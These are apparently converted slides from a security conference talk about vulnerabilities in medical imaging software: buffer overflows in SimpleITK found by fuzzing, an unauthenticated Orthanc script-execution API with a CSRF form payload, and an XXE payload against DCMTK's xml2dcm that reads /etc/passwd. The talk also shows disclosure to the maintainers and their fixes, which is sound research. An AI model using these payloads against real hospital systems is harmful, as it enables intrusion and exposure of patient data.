



# How to Hack Medical Imaging Applications via DICOM

---

Maria Nedyak

*Tomsk State University*

**HITB** **LOCKDOWN** <sup>002</sup>  
livestream

# Whoami

- Student at Tomsk State University
- Developer at BiZone
- Research group: AISec Team



National Research  
**Tomsk  
State  
University**



**BI.ZONE**

# AI Sec Team

**AI Sec** is a community-driven research project focusing on implementation security of artificial intelligence and machine learning technologies

## Contributors:

- Sergey Gordeychik
- Denis Kolegov
- Antoniy Nikolaev
- Roman Palkin
- Maria Nedyak



[github.com/sdnewhop/dicom](https://github.com/sdnewhop/dicom)






[github.com/sdnewhop/AISec](https://github.com/sdnewhop/AISec)

# Medical Imaging



One of the most popular application of artificial intelligence (AI) is **medical imaging**








# DICOM

**D**igital Imaging and  
**C**ommunication in **M**edicine is a data format and a protocol for exchanging between various components, such as PACS, DICOM viewer, machine learning pipeline





Detected CIOD: Computed Tomography Image  
Specific Character Set: ISO\_IR 100  
SOP Class UID: 1.2.840.10008.5.1.4.1.1.2  
SOP Instance UID: 1.2.840.113654.2.55.3213401741035348603155004672  
Modality: CT  
Series Description: Axial  
Patient's Name: 026470d51482c93efc18b9803159c960  
Patient ID: 026470d51482c93efc18b9803159c960  
Patient's Birth Date: January 01, 1900



# Medical Imaging



# Medical Imaging



# Medical Imaging





# NVIDIA CLARA




## CLARA MEDICAL IMAGING

Clara Medical Imaging provides developers the tools to build, manage, and deploy intelligent imaging workflows and instruments - ushering in the next-generation of medical imaging.

# NVIDIA CLARA

## CLARA MEDICAL IMAGING

Clara Medical Imaging provides developers the ability to build, train, and deploy intelligent imaging workflows to accelerate the development of the next-generation of medical imaging solutions.





# NVIDIA CLARA



[Docs](#) » [Clara Containers](#) » [DICOM Reader](#)

## DICOM Reader

DICOM Reader is a pre-processor that converts DICOM files into MHD files. Each DICOM series is converted into a single MHD file. DICOM files are associated with a DICOM series by the Series Instance UID header.

## Requirements

Docker

# NVIDIA CLARA



Docs » Clara Containers » DICOM Reader

DICOM

DICOM Reader  
a single MHD

Requirements

Docker

```
1 # Copyright (c) 2019, NVIDIA CORPORATION. All rights reserved.
2 #
3 # NVIDIA CORPORATION and its licensors retain all intellectual property
4 # and proprietary rights in and to this software, related documentation
5 # and any modifications thereto. Any use, reproduction, disclosure or
6 # distribution of this software and related documentation without an express
7 # license agreement from NVIDIA CORPORATION is strictly prohibited.
8
9
10 import os
11 import logging
12 import SimpleITK as sitk
13
```

# SimpleITK

- Fuzzing with AFL





# SimpleITK: Heap buffer overflow

- Fuzzing with AFL

```
masha@infinity-desktop:~$ ./DicomSeriesReader heap-overflow.dcm
```

```
=====
```

```
==24915==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7f323ad7d800 at pc 0x000000502bcc bp 0x7fff51dfec50 sp 0x7fff51dfe400
```

```
WRITE of size 524288 at 0x7f323ad7d800 thread T0
```

```
#0 0x502bcb in __asan_memcpy (/home/masha/DicomSeriesReader+0x502bcb)
```

# SimpleITK: Heap buffer overflow



## Heap buffer overflow in itkImportImageContainer

Community python, itk-releases, dicom, simpleitk



msh\_smlv Maria Nedyak

6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

### Edit 3:

Sorry, there are too many things broken to speak about, this [version](#) 1 will open so far HU consistent, i hope

Reply



mihaill.isakov


5 6d

The image has (0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be (0028,1053) Rescale Slope **1** (0028,1052) Rescale Intercept **-1024**

**Edit:**  
and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

**Edit 2:**  
There is Pixel Representation 1 (2's complement, so -1024 may be not required at all or it is wrong too), wait a minute...

**Edit 3:**  
Sorry, there are too many things broken to speak about, this [version](#) 1 will open so far HU consistent, i hope



# SimpleITK: Heap buffer overflow



## Heap buffer overflow in itkImportImageContainer

Community python, itk-releases, dicom, simpleitk



msh\_smlv Maria Nedyak

6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

In the attached file you can find an example of a file that triggers the exception.

[example.tar.gz](#) (269.5 KB)

1 ❤️ 🔗 ⋮ ↩ Reply

created last reply 7 56 5 10 2  
6d 4d replies views users likes links



mihaill.isakov

5 6d

The image has (0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be (0028,1053) Rescale Slope **1** (0028,1052) Rescale Intercept **-1024**

**Edit:**  
and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

**Edit 2:**  
There is Pixel Representation 1 (2's complement, so -1024 may be not required at all or it is wrong too), wait a minute...

**Edit 3:**  
Sorry, there are too many things broken to speak about, this [version](#) will open so far HU consistent, I hope



# SimpleITK: Heap buffer overflow



## Heap buffer overflow in itkImportImageContainer

Community python, itk-releases, dicom, simpleitk



dzenanz Dženan Zukić

4d

A fix was commit via this PR:

github.com/InsightSoftwareConsortium/ITK



### Heap buffer overflow in itkImportImageContainer

by malaterre on 07:26AM - 24 Oct 19 UTC

2 commits changed 2 files with 27 additions and 7 deletions.

2 ❤️ 🔗 📖 ↩ Reply



msh\_smlv Maria Nedyak

6d

Hello!

During an internal security assessment of the medical ML pipeline based on Simple-itk we found heap-buffer-overflow in DicomReader.

In the attached file you can find an example of a file that triggers the exception.

[example.tar.gz](#) (269.5 KB)

1 ❤️ 🔗 ... ↩ Reply

created last reply 7 56 5 10 2  
6d 4d replies views users likes links



mihail.isakov

5 6d

The image has

(0028,1053) Rescale Slope **-1024** and no (0028,1052) Rescale Intercept attribute, is it wrong, should be (0028,1053) Rescale Slope **1**  
(0028,1052) Rescale Intercept **-1024**

Edit:

and, BTW, Pixel Padding Value 65536 is wrong too (left as is)

Edit 2:

There is Pixel Representation 1 (2's complement, so -1024 may be not required at all or it is wrong too), wait a minute...

Edit 3:

Sorry, there are too many things broken to speak about, this [version](#) will open so far HU consistent, I hope

# SimpleITK: Buffer overflow



```
663 // Now is a good time to fill in the class member:
664 char name[512];
665 this->GetPatientName(name);

itkGDCMImageIO.cxx ~/university/research/ITK/Modules/IO/GDCM/src - 2 definitions
1264 {
1265     itkExceptionMacro(<< "DICOM does not support this component type");
1266 }
1267 }
1268
1269 #if defined(ITKIO_DEPRECATED_GDCM1_API)
1270 // Convenience methods to query patient and scanner information. These
1271 // methods are here for compatibility with the DICOMImageIO2 class.
1272 void
1273 GDCMImageIO::GetPatientName(char * name)
1274 {
1275     MetaDataDictionary & dict = this->GetMetaDataDictionary();
1276
1277     ExposeMetaData<std::string>(dict, "0010|0010", m_PatientName);
1278     strcpy(name, m_PatientName.c_str());
1279 }
1280
1281 this->GetPatientID(name);
```



# SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482c93ef
(0010,0030)	DA	8	PatientBirth...	19000101
(0018,0060)	DS	0	KVP	
(0020,000d)	UI	64	StudyInstan...	2.25.1047568009314929
(0020,000e)	UI	64	SeriesInsta...	2.25.1173246446310626



# SimpleITK: Buffer overflow

(0008,0005)	CS	10	SpecificCha...	ISO_IR 100
(0008,0016)	UI	26	SOPClassUID	1.2.840.10008.5.1.4.1.
(0008,0018)	UI	60	SOPInstanc...	1.2.840.113654.2.55.321
(0008,0060)	CS	2	Modality	CT
(0008,103e)	LO	6	SeriesDescr...	Axial
(0010,0010)	PN	700	PatientName	aaaaaaaaaaaaaaaaaaaaa
(0010,0020)	LO	32	PatientID	026470d51482c93ef

```
--ZSSO1--ABORTING
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC example.dcm.new
*** buffer overflow detected ***: ./DicomSeriesReaderGCC terminated
Aborted (core dumped)
masha@infinity-desktop:~$
```



# SimpleITK: Buffer overflow

```
(0008,0005) CS 10 SpecificCha... ISO_IR 100
(0008,0016) UI 26 SOPClassUID 1.2.840.10008.5.1.4.1.
(0008,0018) UI 60 SOPInstanc... 1.2.840.113654.2.55.321
(0008,0060) CS 2 Modality CT
(0008,103e) LO 6 SeriesDescr... Axial
(0010,0010) PN 700 PatientName aaaaaaaaaaaaaaaaaa
(0010,0020) LO 32 PatientID 026470d51482
```

```
masha@infinity-desktop:~$ ./DicomSeriesReaderGCC example new
*** buffer overflow detected ***: ./DicomSeriesReaderGCC terminated
Aborted (core dumped)
masha@infinity-desktop:~$
```



**HACKERMAN**



# ORTHANC



Clara Deploy SDK



NVIDIA

0.2.0-3267265

Search docs

Documentation Home

- 1. Introduction
- 2. Installation
- 3. Clara Administration
- 4. Core Concepts

## 15.1. Orthanc

### 15.1.1. Overview

Description from the tool website "Orthanc aims at providing a simple, yet powerful standalone DICOM server. It is designed to improve the DICOM flows in hospitals and to support research about the automated analysis of medical images. Orthanc lets its users focus on the content of the DICOM files, hiding the complexity of the DICOM format and of the DICOM protocol.

Orthanc provides a RESTful API. The DICOM tags of the stored medical images can be downloaded in the JSON file format. Furthermore, standard PNG images can be generated on-the-fly from the DICOM instances by Orthanc.

Orthanc also features a plugin mechanism to add new modules that extends the core capabilities of its REST API. A Web viewer, a PostgreSQL database back-end, a MySQL database back-end, and a reference implementation of DICOMweb are currently freely available as plugins."



# ORTHANC

Clara Deploy SDK



NVIDIA

0.2.0-3267265

Search docs

Documentation Home

- 1. Introduction
- 2. Installation
- 3. Clara Administration
- 4. Core Concepts

## 15.1. Orthanc

### 15.1.1. Overview

Description from the tool website "Orthanc is designed to improve the DICOM flow of medical images. Orthanc lets its users process DICOM format and of the DICOM protocol."

Orthanc provides a RESTful API. The API supports DICOM format. Furthermore, standard PNG and JPEG images can be processed.

Orthanc also features a plugin mechanism. A Web viewer, a PostgreSQL database and a DICOMweb are currently freely available.

YouTube RU Введите запрос

Google Chrome  
Orthanc Explorer x Argo - Workflows x  
localhost:8042/app/explorer.html#series/uid=4ced4aac-07029a23-f1bf19ec-c9964613-785ad9bf

Patients Orthanc > Patient

Filter items...

Patient  
PatientID: 7  
PatientID: 01\_Inver\_00001\_512\_512\_588  
PatientName:

Study  
AccessionNumber:  
ReferringPhysicianName:  
StudyDate: Monday, March 4, 2019  
StudyID:  
StudyInstanceUID: 1.2.826.0.1.3680043.2.1125.1.8042526919269242719443...

Series  
Processed by Clara  
Status: Unknown  
Modality: CT  
SeriesInstanceUID: 1.2.826.0.1.3680043.2.1125.1.2728331386737679864020446...

Interact  
Delete this series  
Send to DICOM modality  
Anonymize

Access  
Preview this series  
Download ZIP  
Download DICOMDIR

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.2208472340

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.7332276770

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.322591800

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.7366536526

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.1406319336

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.9912035360

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.3446554277

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.2118899943

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.6004720900

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.3019725794

Instance null  
SOPInstanceUID: 1.2.826.0.1.3680043.2.1125.1.8453215843

5:22 / 6:33

Building AI with Clara Toolkits for Medical Imaging  
8 941 просмотр • 8 июл. 2019 г.

NVIDIA Developer  
28,6 тыс. подписчиков


# ORTHANC



- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of [DCMTK](#)),
- Programmer-friendly (REST API, JSON, PNG).

## They use Orthanc

All trademarks, service marks, trade names, trade dress, product names and logos appearing in this section are the property of their respective owners. Please contact us if you wish to be removed from this list. If you want to support Orthanc by appearing in this list, please fill the survey.



Osimis.



GE Healthcare, Global MR team, for internal development and testing.



University Hospital of Liège.



They use Orthanc

# ORTHANC: IN THE WILD



Made with [Grinder](#) love ❤️

# ORTHANC: Insecure API



```
← → ↻ ⓘ localhost:8042/tools  
[  
  "create-archive",  
  "create-dicom",  
  "create-media",  
  "create-media-extended",  
  "default-encoding",  
  "dicom-conformance",  
  "execute-script",  
  "find",  
  "generate-uid",  
  "invalidate-tags",  
  "lookup",  
  "metrics",  
  "metrics-prometheus",  
  "now",  
  "now-local",  
  "reconstruct",  
  "reset",  
  "shutdown"  
]
```



# ORTHANC: Insecure API

```
In [8]: requests.post("http://localhost:8042/tools/execute-script",  
    ...: data='command = "mkdir /tmp/test/ORTHANC";os.execute(command)')  
Out[8]: <Response [200]>
```

```
Marias-MBP:test msh_smlv$ pwd  
/tmp/test  
Marias-MBP:test msh_smlv$ ls  
Marias-MBP:test msh_smlv$ ls  
total 0  
drwxr-xr-x  2 msh_smlv  wheel  64 Nov  5 21:57 ORTHANC  
Marias-MBP:test msh_smlv$ █
```



# ORTHANC

ORTHANC has an official Docker image with enabled authentication

Orthanc Book



## Running the Orthanc core

The following command will start the core of Orthanc, with all the plugins disabled:

```
$ sudo docker run -p 4242:4242 -p 8042:8042 --rm jodogne/orthanc
```

Once Orthanc is running, use Mozilla Firefox at URL <http://localhost:8042/> to interact with Orthanc. The default username is orthanc and its password is orthanc.





# ORTHANC: CSRF

Orthanc web app doesn't have any CSRF prevention

```
<html>
  <body>
    <form action="http://localhost:8042/tools/execute-script" method="POST" enctype="text/plain">
      <input type="hidden" name="cmd" value="'mkdir /tmp/testCSRF';os.execute(cmd)"/>
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

**CSRF payload**

# ORTHANC: CSRF



Sébastien Jodogne <s.jodogne@orthanc-labs.com>  
cc: komu: n, Sergei, d.n.kolegov@gmail.com

1 oct. 2019 r., 02:36



Hello,

As now written in the Orthanc FAQ, *"In particular, you must create a higher-level application so as to properly deal with CSRF attacks: Indeed, as explained in the introduction, Orthanc is a microservice that is designed to be used within a secured environment."*

<https://book.orthanc-server.com/faq/security.html>

HTH,  
Sébastien-

# ORTHANC: CSRF



- Consider implementing a **higher-level application** (e.g. in PHP, Java, Django...) that takes the only one to be allowed to contact the Orthanc REST API. In particular, **CSRF attacks**: Indeed, as explained in the introduction, Orthanc is a microservice.
- For advanced scenarios, you might have interest in the **advanced authentication** plugin, see the `OrthancPluginRegisterIncomingHttpRequestFilter2()` function.

Remark: These parameters also apply to the **DICOMweb server plugin**.



# ORTHANC: CSRF

We decided to view orthanc documentation in google cache



# ORTHANC: CSRF



Cache saved at September 25, 2019 doesn't contain any warning about CSRF

The screenshot shows a search result for 'Orthanc CSRF'. The search bar at the top contains 'Orthanc E' and 'CSRF'. Below the search bar, the text reads: 'Это версия страницы <https://book.orthanc-server.com/faq/security.html> из кеша Google. Она представляет собой сн... страницы по состоянию на 25 сен 2019 07:45:02 GMT. Текущая страница за прошедшее время могла измениться. [Подробнее](#).' Below this text are links for 'Полная версия', 'Текстовая версия', and 'Просмотреть исходный код'. At the bottom of the snippet, it says 'Совет. Чтобы искать на странице, нажмите Ctrl+F или ⌘-F (для MacOS) и введите запрос в по...'. The main heading of the page is 'Securing Orthanc'.



# DCMTK

DCMTK (DICOM Toolkit) is a collection of libraries and applications implementing large parts the DICOM standard. DCMTK prototype was created in 1993, before the official release of the standard.<sup>1</sup>



<sup>1</sup> <https://dicom.offis.de/history.php.en>



# DCMTK



## 10.5. External DICOM Sender and DICOM Receiver

You need an external DICOM Service Class User (SCU) application to send images to the Clara DICOM Adapter (acting as a DICOM SCP). Similarly when your pipeline finishes executing, you may want to send the output to an external DICOM receiver. You may want to use an open-source DICOM toolkit called 'dcm`tk`' for external DICOM sender and DICOM receiver.

### 10.5.1. Install dcm`tk`

Install dcm`tk` utilities by issuing the following command:

```
sudo apt-get install dcmtk
```

NVIDIA Clara's documentation

- Lightweight and fast (written in C++),
- Standalone (all the dependencies can be statically linked),
- Cross-platform (at least Linux, Windows and OS X),
- Compliant with the DICOM standard (as it is built on the top of [DCMTK](#)),
- Programmer-friendly (REST API, JSON, PNG).

ORTHANC's documentation



# DCMTK: DoS

- Fuzzing with AFL, libFuzzer

## Public reports for DCMTK

---

Dicom Toolkit [DCMTK](#) provides tools for working with DICOM files.

We have found the following weaknesses and vulnerabilities:

1. DoS `xml2dcm` utility
2. DoS `dcm2xml` utility
3. DoS `xml2dcm` utility



# DCMTK: **XXE**

Testing *xml2dcm* utility

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
...
<element tag="0010,0010" vr="PN" vm="1" len="32" name="PatientName">&xxe;</element>
...
```

**XXE payload**




# DCMTK: **XXE**

Converted file will contain */etc/passwd* contents

```
DICM[UL] [OB] [I] .2.840.10008.5.1.4.1.1.2 [I] <1.2.840.113654.2.55.3213401741035  
34860315500467253085465271 [I] .2.840.10008.1.2.1 [I] .2.276.0.7230010.3.0.3.6.4  
[H] [FFIS] DCMTK_364CS  
ISO_IR 10 [I] .2.840.10008.5.1.4.1.1. [I] <1.2.840.113654.2.55.3213401741035348603155  
0046725308546527`CS [G] > [I] [Axial] [PNe] ##  
# User Database  
#  
# Note that this file is consulted directly only when the system is running  
# in single-user mode.  At other times this information is provided by  
# Open Directory.  
#  
# See the opendirectoryd(8) man page for additional information about  
# Open Directory.  
##  
